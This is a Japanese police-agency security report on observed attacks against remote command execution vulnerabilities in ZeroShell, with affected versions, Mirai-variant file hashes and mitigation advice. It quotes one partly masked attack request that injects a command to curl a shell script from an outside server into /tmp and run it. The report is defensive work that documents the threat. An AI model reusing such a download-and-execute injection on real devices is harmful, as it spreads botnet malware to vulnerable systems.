令和２年８月１１日

レポート

ZeroShell の脆弱性を標的としたアクセスの観測について

ZeroShell は Linux のディストリビューションの一つで、サーバや組み込み機器にネットワークサービスとして、ルータやファイアウォールなどの機能を提供するものです。

警察庁のインターネット定点観測において、令和2年7月16日以降、ZeroShell に存在する遠隔から攻撃者により任意のコマンド実行が可能となる既知の脆弱性[i]を標的としたアクセスを観測しています（図1）。



図１　ZeroShell の脆弱性を標的としたアクセス件数の推移（R2.7.10～R2.8.3）

観測したアクセスは、外部サーバからシェルスクリプトをダウンロードし、実行を試みるものでした（図2）。

```
GET /cgi-bin/kerbynet?[redacted];cd
%20%2Ftmp;curl%20-O%20http%3A%2F%2F[redacted];sh[redacted];%22 HTTP/1.0
```

図２　観測したアクセスの例（一部マスキングを実施）

[i] JVNDB-2019-006591(CVE-2019-12725)
https://jvndb.jvn.jp/ja/contents/2019/JVNDB-2019-006591.html
JVNDB-2009-005813(CVE-2009-0545)
https://jvndb.jvn.jp/ja/contents/2009/JVNDB-2009-005813.html

ダウンロードしたシェルスクリプトが実行されると、外部のサーバから不正プログラムをダウンロードし、実行を試みます。観測により確認の取れたダウンロードされるファイル名とハッシュ値は表1のとおりです。これらの不正プログラムは Mirai、又は、その亜種とみられます。

表1　ダウンロードされるファイル名とハッシュ値

ファイル名	ハッシュ値（MD5）
bot.x86	cc84fcc23567228337e45c9fbb78699f
bot.x86_64	2520fc7d13ac3876cca580791d1c33a8

ZeroShell の利用者は、バージョンの確認を実施してください。脆弱性のあるバージョンは、以下のとおりです。

- zeroshell 3.9.0
- zeroshell 1.0beta11 及びそれ以前

使用している ZeroShell のバージョンが脆弱性の影響を受けることが判明した場合には、以下の対策を実施してください。

- 開発元から公開されているバージョンへのアップデートを実施してください。
- インターネットからのアクセスを許可する場合には、必要な送信元 IP アドレスのみにアクセスを許可する、VPN を用いて接続することも検討してください。

脆弱性のあるバージョンを使用している場合は、既に攻撃を受けている可能性があります。該当するサーバ等に不審なプロセス、ファイル、通信等が存在しないか確認してください。